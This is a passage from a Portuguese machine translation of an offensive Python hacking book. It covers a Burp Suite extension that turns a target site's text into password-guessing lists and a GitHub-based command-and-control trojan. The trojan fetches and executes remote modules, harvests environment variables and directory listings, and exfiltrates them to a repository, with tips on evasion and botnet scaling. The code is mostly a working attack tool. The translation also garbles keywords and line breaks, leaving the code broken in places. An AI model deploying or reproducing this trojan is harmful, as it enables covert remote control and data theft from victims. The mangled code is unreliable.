


Figura 6-11: Mostrando como os hosts descobertos são adicionados automaticamente ao escopo de destino do Burp

Transformando o conteúdo do site em ouro de senha

Muitas vezes, a segurança se resume a uma coisa: senhas de usuário. É triste, mas é verdade. Para piorar a situação, quando se trata de aplicativos da Web, especialmente os personalizados, é muito comum descobrir que os bloqueios de conta não são implementados. Em outros casos, as senhas fortes não são aplicadas. Nesses casos, uma sessão de adivinhação de senhas on-line, como a do último capítulo, pode ser a solução ideal para obter acesso ao site.

O truque para adivinhar senhas on-line é obter a lista de palavras certa. Você não pode testar 10 milhões de senhas se estiver com pressa, portanto, precisa ser capaz de criar uma lista de palavras direcionada para o site em questão. Obviamente, há scripts na distribuição do Kali Linux que rastreiam um site e geram uma lista de palavras com base no conteúdo do site. Porém, se você já usou o Burp Spider para rastrear o site, por que enviar mais tráfego apenas para gerar uma lista de palavras? Além disso, esses scripts geralmente têm uma tonelada de argumentos de linha de comando para lembrar. Se você for como eu, já memorizou argumentos de linha de comando suficientes para impressionar seus amigos, então vamos fazer com que o Burp faça o trabalho pesado.

Abra o arquivo `bhp_wordlist.py` e digite este código.

```
from burp import IBurpExtender
from burp import IContextMenuFactory

from javax.swing import JMenuItem
from java.util import List, ArrayList
from java.net import URL

import re
from datetime import datetime
from HTMLParser import HTMLParser

class TagStripper(HTMLParser):
    def init (self):
        HTMLParser. init (self) self.page_text
        = []

    def handle_data(self, data):
①        self.page_text.append(data)

    def handle_comment(self, data):
②        self.handle_data(data)

    def strip(self, html):
        self.feed(html)
③        return " ".join(self.page_text)

class BurpExtender(IBurpExtender, IContextMenuFactory):
    def registerExtenderCallbacks(self, callbacks):
        self._callbacks = callbacks
        self._helpers =
        callbacks.getHelpers()
        self.context=
        None
        self.hosts= set()

        # Comece com algo que sabemos que é comum
④        self.wordlist= set(["password"])

        # configuramos nossa extensão
        callbacks.setExtensionName("BHP Wordlist")
        callbacks.registerContextMenuFactory(self)

    retorno

    def createMenuItems(self, context_menu):
        self.context = context_menu
        menu_list
        = ArrayList()
        menu_list.add(JMenuItem("Create Wordlist", -
            actionPerformed=self.wordlist_menu))

    return menu_list
```

O código nesta listagem já deve ser bastante familiar. Começamos importando os módulos necessários. Uma classe auxiliar TagStripper nos permitirá remover as tags HTML das respostas HTTP que processaremos posteriormente. Sua função handle_data armazena o texto da página ❶ em uma variável membro. Também definimos handle_comment porque queremos que as palavras armazenadas nos comentários do desenvolvedor t a m b é m sejam adicionadas à nossa lista de senhas. Nos bastidores, handle_comment chama apenas handle_data ❷ (caso queiramos mudar a forma como processamos o texto da página no futuro).

A função strip alimenta o código HTML para a classe base, HTMLParser, e retorna o texto da página resultante ❸, que será útil mais tarde. O restante é quase exatamente igual ao início do script *bhp_bing.py* que acabamos de concluir. Mais uma vez, o objetivo é criar um item de menu de contexto na interface do usuário do Burp. A única novidade aqui é que armazenamos nossa lista de palavras em um conjunto, o que garante que não introduzamos palavras duplicadas à medida que avançamos. Inicializamos o conjunto com a senha favorita de todos, "password"

❹, apenas para ter certeza de que ela acabará em nossa lista final.

Agora vamos adicionar a lógica para pegar o tráfego HTTP selecionado do Burp e transformá-lo em uma lista de palavras básica.

```
def wordlist_menu(self, event):  
  
    # Obtenha os detalhes do que o usuário clicou em  
    http_traffic = self.context.getSelectedMessages()  
  
    para tráfego em http_traffic:  
        http_service = traffic.getHttpService()  
        host=          http_service.getHost()  
  
❶        self.hosts.add(host)  
  
        http_response = traffic.getResponse()  
  
        if http_response:  
❷            self.get_words(http_response)  
  
        self.display_wordlist()  
        return  
  
def get_words(self, http_response):  
  
    headers, body = http_response.tostring().split('\r\n\r\n', 1) #  
  
    ignorar respostas que não sejam de texto  
    ❸    se headers.lower().find("content-type: text") == -1:  
        return  
  
    tag_stripper = TagStripper()  
    texto_da_página = tag_stripper.strip(body)
```

```
⑤     palavras = re.findall("[a-zA-Z]\w{2,}",  
    page_text) for word in words:  
  
        # filtrar cadeias de  
        caracteres longas if  
        len(word) <= 12:  
        self.wordlist.add(word.lower())  
⑥  
retorno
```

Nossa primeira tarefa é definir a função `wordlist_menu`, que é o nosso manipulador de clique no menu. Ela salva o nome do host que está respondendo ① para uso posterior e, em seguida, recupera a resposta HTTP e a alimenta com a função `get_words` ②. A partir daí, `get_words` separa o cabeçalho do corpo da mensagem, verificando se estamos tentando processar apenas respostas baseadas em texto ③. Nossa classe `TagStripper` ④ separa o código HTML do restante do texto da página. Usamos uma expressão regular para encontrar todas as palavras que começam com um caractere alfabético seguido de dois ou mais caracteres de "palavra" ⑤. Depois de fazer o corte final, as palavras bem-sucedidas são salvadas em letras minúsculas na lista de palavras ⑥.

Agora, vamos completar o script, dando a ele a capacidade de manipular e desinstalar a lista de palavras capturada.

```
def mangle(self, word):  
    year= datetime.now().year  
    sufixos = ["", "1", "!", year]  
    mangled = []  
  
    for password in (word, word.capitalize()): for  
        suffix in suffixes:  
            mangled.append("%s%s" % (senha, sufixo))  
②  
Retorno manchado  
  
def display_wordlist(self):  
  
    ③    print "#!comment: Lista de palavras BHP para site(s) %s" % ,  
          ".join(self.hosts) for word in sorted(self.wordlist):  
              for password in self.mangle(word):  
                  print password  
  
    retorno
```

Muito bom! A função `mangle` pega uma palavra de base e a transforma em uma série de suposições de senhas com base em algumas "estratégias" comuns de criação de senhas. Neste exemplo simples, criamos uma lista de sufixos para adicionar ao final da palavra base, incluindo o ano atual ①. Em seguida, percorremos cada sufixo e o adicionamos à palavra base ② para criar uma tentativa de senha exclusiva. Fazemos outro loop com uma versão em maiúscula da palavra base para garantir. Na função `display_wordlist`, imprimimos um comentário no estilo "John the Ripper" ③ para nos lembrar de quais sites foram usados para gerar essa lista de palavras. Em seguida, alteramos cada palavra base e imprimimos os resultados. É hora de dar uma volta com esse bebê.

Chutando os pneus

Clique na guia **Extender (Extensor)** no Burp, clique no botão **Add (Adicionar)** e use o mesmo procedimento que usamos para as extensões anteriores para que a extensão Wordlist funcione. Quando ela estiver carregada, navegue até <http://testphp.vulnweb.com/>.

Clique com o botão direito do mouse no site no painel Mapa do site e selecione **Spider this host**, conforme mostrado na Figura 6-12.




Figura 6-12: Pesquisando um host com o Burp

Depois que o Burp tiver visitado todos os links no site de destino, selecione todas as solicitações no painel superior direito, clique com o botão direito do mouse nelas para abrir o menu de contexto e selecione **Create Wordlist (Criar lista de palavras)**, conforme mostrado na Figura 6-13.




Figura 6-13: Enviando as solicitações para a extensão BHP Wordlist

Agora verifique a guia de saída da extensão. Na prática, salvaremos sua saída em um arquivo, mas, para fins de demonstração, exibimos a lista de palavras no Burp, conforme mostrado na Figura 6-14.

Agora você pode alimentar essa lista novamente no Burp Intruder para executar o ataque de adivinhação de senha.




Figura 6-14: Uma lista de senhas baseada no conteúdo do site de destino

Agora, demonstramos um pequeno subconjunto da API do Burp, incluindo a capacidade de gerar nossas próprias cargas de ataque, bem como a criação de extensões que interagem com a UI do Burp. Durante um teste de penetração, muitas vezes você se depara com problemas específicos ou necessidades de automação, e a API Burp Extender oferece uma excelente interface para codificar sua saída de um canto ou, pelo menos, evitar que você tenha que copiar e colar continuamente os dados capturados do Burp em outra ferramenta.

Neste capítulo, mostramos como criar uma excelente ferramenta de reconhecimento para adicionar ao seu cinturão de ferramentas do Burp. Da forma como está, essa extensão recupera apenas os 20 principais resultados do Bing, portanto, como lição de casa, você poderia fazer solicitações adicionais para garantir a recuperação de todos os resultados. Para isso, será necessário ler um pouco sobre a API do Bing e escrever algum código para lidar com o conjunto maior de resultados. É claro que você poderia dizer ao servidor Burp para rastrear cada um dos novos sites que você descobrir e procurar automaticamente por vulnerabilidades!

7

G I T H U B C O M A N D A E C O N T R O L

Um dos aspectos mais desafiadores da criação de uma estrutura sólida de trojans é o controle assíncrono, a atualização e o recebimento de dados dos implantes implantados. É fundamental ter uma maneira relativamente universal de enviar código para seus cavalos de Troia remotos. Essa flexibilidade é necessário não apenas para controlar seus cavalos de Troia a fim de executar diferentes tarefas, mas também porque você pode ter um código adicional específico para o sistema operacional de destino.

Portanto, embora os hackers tenham tido muitos meios criativos de comando e controle ao longo dos anos, como o IRC ou até mesmo o Twitter, tentaremos um serviço realmente projetado para código. Usaremos o GitHub como uma forma de armazenar informações de configuração do implante e dados exfiltrados, bem como quaisquer módulos que o implante precise para executar tarefas. Também exploraremos como hackear o mecanismo de importação de biblioteca nativa do Python para que, à medida que você criar novos módulos de trojan, seus implantes possam tentar recuperá-los automaticamente e quaisquer bibliotecas dependentes diretamente do seu repositório. Lembre-se de que seu tráfego para o GitHub será criptografado por SSL, e há pouquíssimas empresas que eu vi que bloqueiam ativamente o próprio GitHub.

Um aspecto a ser observado é que usaremos um repositório público para realizar esse teste; se você quiser gastar o dinheiro, poderá obter um repositório privado para que olhos curiosos não possam ver o que você está fazendo. Além disso, todos os seus módulos, configurações e dados podem ser criptografados usando pares de chaves públicas/privadas, que demonstrarei no Capítulo 9. Vamos começar!

Configuração de uma conta do GitHub

Se você não tiver uma conta no GitHub, vá para GitHub.com, inscreva-se e crie um novo repositório chamado chapter7. Em seguida, instale a biblioteca Python GitHub API¹ para que você possa automatizar a interação com o repositório. Você pode fazer isso a partir da linha de comando, fazendo o seguinte:

```
pip install github3.py
```

Se ainda não tiver feito isso, instale o cliente git. Faço meu desenvolvimento em uma máquina Linux, mas ele funciona em qualquer plataforma. Agora vamos criar uma estrutura básica para o nosso repositório. Faça o seguinte na linha de comando, adaptando-o conforme necessário se você estiver no Windows:

```
$ mkdir trojan
$ cd trojan
$ git init
$ mkdir modules
$ mkdir config
$ mkdir data
$ touch modules/.gitignore
$ touch config/.gitignore
$ touch data/.gitignore
$ git add .
$ git commit -m "Adicionando estrutura de repositório para o trojan".
$ git remote add origin https://github.com/<yourusername>/chapter7.git
$ git push origin master
```

Aqui, criamos a estrutura inicial do nosso repositório. O diretório config contém arquivos de configuração que serão identificados de forma exclusiva para cada trojan. Ao implantar trojans, você deseja que cada um execute tarefas diferentes, e cada trojan verificará seu arquivo de configuração exclusivo. O diretório modules contém qualquer código modular que você deseja que o trojan pegue e execute. Implementaremos um hack de importação especial para permitir que o nosso cavalo de Troia importe bibliotecas diretamente do nosso repositório do GitHub. Essa capacidade de carregamento remoto também permitirá que você armazene bibliotecas de terceiros no GitHub para que não precise recompilar continuamente seu cavalo de Troia sempre que quiser adicionar novas funcionalidades ou dependências. O diretório de dados é onde o cavalo de Troia fará o check-in de todos os dados coletados, pressionamentos de teclas, capturas de tela e assim por diante. Agora vamos criar alguns módulos simples e um arquivo de configuração de exemplo.

1. O repositório em que essa biblioteca está hospedada está aqui: <https://github.com/copitux/python-github3/>.

Criação de módulos

Em capítulos posteriores, você fará coisas desagradáveis com seus cavalos de Troia, como registrar as teclas digitadas e fazer capturas de tela. Mas, para começar, vamos criar alguns módulos simples que podemos testar e implantar facilmente. Abra um novo arquivo no diretório modules, chame-o de *dirlister.py* e digite o seguinte código:

```
importar os

def run(**args):
    print "[*] No módulo dirlister."
    files = os.listdir(".")

    return str(files)
```

Esse pequeno trecho de código simplesmente expõe uma função de execução que lista todos os arquivos no diretório atual e retorna essa lista como uma cadeia de caracteres. Cada

O módulo que você desenvolve deve expor uma função de execução que recebe um número variável de argumentos. Isso permite que você carregue cada módulo da mesma maneira e deixa extensibilidade suficiente para que você possa personalizar os arquivos de configuração para passar argumentos para o módulo, se desejar.

Agora, vamos criar outro módulo chamado *environment.py*.

```
importar os

def run(**args):
    print "[*] No módulo de ambiente."
    return str(os.environ)
```

Esse módulo simplesmente recupera todas as variáveis de ambiente definidas na máquina remota na qual o cavalo de Troia está sendo executado. Agora vamos enviar esse código para o nosso repositório do GitHub para que ele possa ser usado pelo nosso cavalo de Troia. Na linha de comando, insira o seguinte código no diretório principal do repositório:

```
$ git add .
$ git commit -m "Adicionando novos módulos"
$ git push origin master
Nome de usuário: *****
Senha: *****
```

Em seguida, você deverá ver o código sendo enviado para o seu repositório do GitHub; sinta-se à vontade para fazer login na sua conta e verificar novamente! É exatamente assim que você pode continuar a desenvolver códigos no futuro. Deixarei a integração de módulos mais complexos para você como tarefa de casa. Se você tiver alguns trojans implantados, poderá enviar novos módulos para o seu repositório do GitHub e fazer o controle de qualidade deles ativando o novo módulo em um arquivo de configuração para a sua versão local do trojan. Dessa forma, você pode testar em uma VM ou hardware de host que

você controla antes de permitir que um dos seus trojans remotos pegue o código e o use.

Configuração de Trojan

Queremos que o nosso trojan seja capaz de executar determinadas ações em um determinado período de tempo. Isso significa que precisamos de uma maneira de dizer a ele quais ações executar e quais módulos são responsáveis por executar essas ações. O uso de um arquivo de configuração nos dá esse nível de controle e também nos permite colocar um trojan para dormir (não dando a ele nenhuma tarefa) se quisermos. Cada trojan implantado deve ter um identificador exclusivo, tanto para que você possa classificar os dados recuperados quanto para controlar qual trojan executa determinadas tarefas. Configuraremos o trojan para procurar no diretório de *configuração* por *TROJANID.json*, que retornará um documento JSON simples que podemos analisar, converter em um dicionário Python e usar. O formato JSON também facilita a alteração das opções de configuração. Vá para seu diretório de *configuração* e crie um arquivo chamado *abc.json* com o seguinte conteúdo:

```
[  
  {  
    "módulo" : "dirlister"  
  },  
  {  
    "módulo" : "ambiente"  
  }  
]
```

Essa é apenas uma lista simples de módulos que queremos que o cavalo de Troia remoto execute. Mais adiante, você verá como lemos esse documento JSON e, em seguida, iteramos sobre cada opção para carregar esses módulos. Ao fazer um brainstorming de ideias de módulos, você poderá descobrir que é útil incluir opções de configuração adicionais, como duração da execução, número de vezes para executar o módulo selecionado ou argumentos a serem passados para o módulo. Entre em uma linha de comando e emita o seguinte comando a partir do diretório principal do seu repositório.

```
$ git add .  
$ git commit -m "Adicionando configuração simples."  
$ git push origin master  
Nome de usuário: *****  
Senha: *****
```

Esse documento de configuração é bastante simples. Você fornece uma lista de dicionários que informam ao cavalo de Troia quais módulos devem ser importados e executados. À medida que você constrói sua estrutura, pode adicionar funcionalidades adicionais nessas opções de configuração, inclusive métodos de exfiltração, como mostrarei no Capítulo 9. Agora que você tem seus arquivos de configuração e alguns módulos simples para executar, você começará a criar a peça principal do cavalo de Troia.

Criação de um cavalo de Troia com reconhecimento do GitHub

Agora vamos criar o trojan principal que sugará as opções de configuração e o código a ser executado a partir do GitHub. A primeira etapa é criar o código necessário para lidar com a conexão, a autenticação e a comunicação com a API do GitHub. Vamos começar abrindo um novo arquivo chamado `git_trojan.py` e inserindo o seguinte código:

```
import json
import base64
import sys
import time
import imp
import random
import threading
import Queue
import os

from github3 import login

❶ trojan_id = "abc"

trojan_config = "%s.json" % trojan_id
        data_path= "data/%s/" %
trojan_id trojan_modules= []
configured= False
task_queue=
Queue.Queue()
```

Trata-se apenas de um código de configuração simples com as importações necessárias, o que deve manter o tamanho geral do nosso trojan relativamente pequeno quando compilado. Digo relativamente porque a maioria dos binários Python compilados usando py2exe² tem cerca de 7 MB. A única coisa a ser observada é a variável `trojan_id` ❶ que identifica exclusivamente esse trojan. Se você fosse expandir essa técnica para uma botnet completa, desejaria ter a capacidade de gerar cavalos de Troia, definir seu ID, criar automaticamente um arquivo de configuração que é enviado para o GitHub e, em seguida, compilar o cavalo de Troia em um executável. No entanto, não criaremos um botnet hoje; deixarei que sua imaginação faça o trabalho.

Agora vamos colocar o código relevante do GitHub no lugar.

```
def connect_to_github():
    gh = login(username="yourusername", password="yourpassword")
    repo= gh.repository("yourusername", "chapter7")
    branch = repo.branch("master")

    return gh,repo,branch
```

2. Você pode conferir o py2exe aqui: <http://www.py2exe.org/>.

```

def get_file_contents(filepath):
    gh, repo, branch = connect_to_github()
    árvore = branch.commit.commit.tree.recurse()

    para nome de arquivo em tree.tree:
        if filepath in filename.path:
            print "[*] Arquivo encontrado %s" % filepath
            blob = repo.blob(filename._json_data['sha']) return
            blob.content

    retornar Nenhum

def get_trojan_config():
    global configured
    config_json= get_file_contents(trojan_config)
    config=
        json.loads(base64.b64decode(config_json)) configured=
        True

    para tarefa em config:
        if task['module'] not in sys.modules:
            exec("import %s" % task['module'])

    retornar config

def store_module_result(data): gh,repo,branch

    = connect_to_github()
    remote_path = "data/%s/%d.data" % (trojan_id,random.randint(1000,100000))
    repo.create_file(remote_path, "Commit message",base64.b64encode(data))

    retorno

```

Essas quatro funções representam a interação central entre o cavalo de Troia e o GitHub. A função `connect_to_github()` simplesmente autentica o usuário no repositório e recupera os objetos do repositório e do branch atuais para serem usados por outras funções. Lembre-se de que, em um cenário do mundo real, você deseja ofuscar esse procedimento de autenticação da melhor forma possível. Você também pode pensar no que cada trojan pode acessar no seu repositório com base nos controles de acesso, de modo que, se o seu trojan for capturado, alguém não poderá excluir todos os dados recuperados. A função `get_file_contents()` é responsável por obter arquivos do repositório remoto e, em seguida, ler o conteúdo localmente. Isso é usado tanto para ler as opções de configuração quanto para ler o código-fonte do módulo. A função `get_trojan_config()` é responsável por recuperar o documento de configuração remota do repositório para que seu trojan saiba quais módulos executar. E a função final `store_module_result()` é usada para enviar todos os dados que você coletou sobre o máquinas de destino. Agora vamos criar um hack de importação para importar arquivos remotos do nosso repositório do GitHub.

Hackeando a funcionalidade de importação do Python

Se você chegou até aqui no livro, sabe que usamos a funcionalidade de importação do Python para extrair bibliotecas externas para que possamos usar o código contido nelas. Queremos poder fazer a mesma coisa com nosso trojan, mas, além disso, também queremos ter certeza de que, se puxarmos uma dependência (como Scapy ou netaddr), nosso trojan disponibilizará esse módulo para todos os módulos subsequentes que puxarmos. O Python nos permite inserir nossa própria funcionalidade na forma como ele importa os módulos, de modo que, se um módulo não puder ser encontrado localmente, nossa classe de importação será chamada, o que nos permitirá recuperar remotamente a biblioteca do nosso repositório. Isso é feito adicionando uma classe personalizada à lista `sys.meta_path`.³ Vamos criar uma classe de carregamento personalizada agora, adicionando o seguinte código:

```
class GitImporter(object):
    def __init__(self):
        self.current_module_code = ""

    def find_module(self, fullname, path=None):
        if configured:
            print "[*] Tentando recuperar %s" % fullname
        ① new_library = get_file_contents("modules/%s" % fullname)

        ② if new_library != None:
            self.current_module_code = base64.b64decode(new_library)
            return self

        return None

    def load_module(self, name):
        ③ module = imp.new_module(name)
        ④ exec self.current_module_code in module.__dict__
        ⑤ sys.modules[name] = module

        return module
```

Toda vez que o interpretador tenta carregar um módulo que não está disponível, nossa classe `GitImporter` é usada. A função `find_module` é chamada primeiro em uma tentativa de localizar o módulo. Passamos essa chamada para nosso carregador de arquivos remoto ① e, se conseguirmos localizar o arquivo em nosso repositório, decodificamos o código com base 64 e o armazenamos em nossa classe ②. Ao retornar `self`, indicamos ao interpretador Python que encontramos o módulo e ele pode chamar nossa função `load_module` para carregá-lo de fato. Usamos o módulo `imp` nativo para criar primeiro um novo objeto de módulo em branco ③ e, em seguida, colocamos o código que recuperamos do GitHub nele ④. A última etapa é inserir nosso módulo recém-criado na lista `sys.modules` ⑤ para que ele seja capturado por qualquer chamada de importação futura. Agora, vamos dar os toques finais no cavalo de Troia e levá-lo para dar uma volta.

3. Uma explicação fantástica desse processo, escrita por Karol Kuczmarski, pode ser encontrada aqui:

```
def module_runner(module):
    task_queue.put(1)
    ❶ resultado =
    sys.modules[module].run()
    task_queue.get()

    ❷ # armazenar o resultado em nosso repositório
    store_module_result(result)

    retorno

    # Loop principal do trojan
    sys.meta_path = [GitImporter()]

    enquanto True:

        se task_queue.empty():

            ❸ config= get_trojan_config() for task

            in config:
                t = threading.Thread(target=module_runner,args=(task['module'],))
                t.start()
                time.sleep(random.randint(1,10))

            time.sleep(random.randint(1000,10000))
```

Primeiro, certificamo-nos de adicionar nosso importador de módulo personalizado ❸ antes de iniciarmos o loop principal do nosso aplicativo. A primeira etapa é pegar o arquivo de configuração do repositório ❹ e, em seguida, iniciar o módulo em seu próprio thread ❺. Enquanto estivermos na função `module_runner`, simplesmente chamamos a função `run` do módulo ❻ para iniciar seu código. Quando terminar de executar, devemos ter o resultado em uma string que, em seguida, enviamos para o nosso repositório ❻. O final do nosso cavalo de Troia ficará em repouso por um período de tempo aleatório, em uma tentativa de frustrar qualquer análise de padrão de rede. É claro que você poderia criar um monte de tráfego para o Google.com ou qualquer outra coisa na tentativa de disfarçar o que o seu trojan está fazendo. Agora vamos dar uma olhada!

Chutando os pneus

Muito bem! Vamos dar uma volta com ele na linha de comando.

P R E V I S Ã O *Se você tiver informações confidenciais em arquivos ou variáveis de ambiente, lembre-se de que, sem um repositório privado, essas informações serão enviadas ao GitHub para que o mundo inteiro as veja. Não diga que eu não o avisei - e é claro que você pode usar algumas técnicas de criptografia do Capítulo 9.*

```
$ python git_trojan.py
[Encontrado o arquivo abc.json
[*] Tentando recuperar o dirlister [*]
Arquivo modules/dirlister encontrado
[*] Tentando recuperar o ambiente [*]
Arquivo modules/environment encontrado
[*] No módulo dirlister [*]
No módulo de ambiente.
```

Perfeito. Ele se conectou ao meu repositório, recuperou o arquivo de configuração, puxou os dois módulos que definimos no arquivo de configuração e os executou.

Agora, se você voltar à linha de comando a partir do diretório do trojan, digite:

```
$ git pull origin master
Em https://github.com/blackhatpythonbook/chapter7
  * branchmaster->
FETCH_HEAD Atualizando f4d9c1d..5225fdf
Avanço
rápidodata/abc/29008.data |
+
data/abc/44763.data |1 +
2 arquivos alterados, 2 inserções (+), 0 exclusões (-)
) modo de criação 100644 data/abc/29008.data
create mode 100644 data/abc/44763.data
```

Fantástico! Nossa trojan verificou os resultados de nossos dois módulos em execução.

Há uma série de melhorias e aprimoramentos que podem ser feitos nessa técnica central de comando e controle. A criptografia de todos os seus módulos, configurações e dados exfiltrados seria um bom começo.

A automação do gerenciamento de back-end dos dados pull-down, a atualização dos arquivos de `c o n f i g u r a ç ã o` e o lançamento de novos cavalos de troia também seriam necessários se você fosse infectar em grande escala. À medida que você adiciona mais e mais funcionalidades, também precisa estender a forma como o Python carrega bibliotecas dinâmicas e compiladas. Por enquanto, vamos trabalhar na criação de algumas tarefas de trojan autônomas, e deixarei para você integrá-las ao seu novo trojan do GitHub.

8

C O m m O N T R O J A N I N G T A S K S O N W I N D O W S

Ao implantar um trojan, você deseja executar algumas tarefas comuns: capturar pressionamentos de teclas, fazer capturas de tela e executar shellcode para fornecer uma sessão interativa para ferramentas como o CANVAS ou o Metasploit. Este capítulo se concentra nessas tarefas. Concluiremos com algumas técnicas de detecção de sandbox para determinar se estamos sendo executados em um antivírus ou em uma sandbox forense. Essas serão fáceis de modificar e funcionarão em nossa estrutura de trojan. Em capítulos posteriores, exploraremos ataques do tipo man-in-the-browser e técnicas de escalonamento de privilégios que você pode implementar com o seu trojan. Cada técnica tem seus próprios desafios e a probabilidade de ser detectada pelo usuário final ou por uma solução antivírus. Recomendo que você modele cuidadosamente o seu alvo depois de implantar o trojan, para que possa testar os módulos em seu laboratório antes de experimentá-los em um alvo real. Vamos começar criando um keylogger simples.

Keylogging para diversão e pressionamentos de teclas

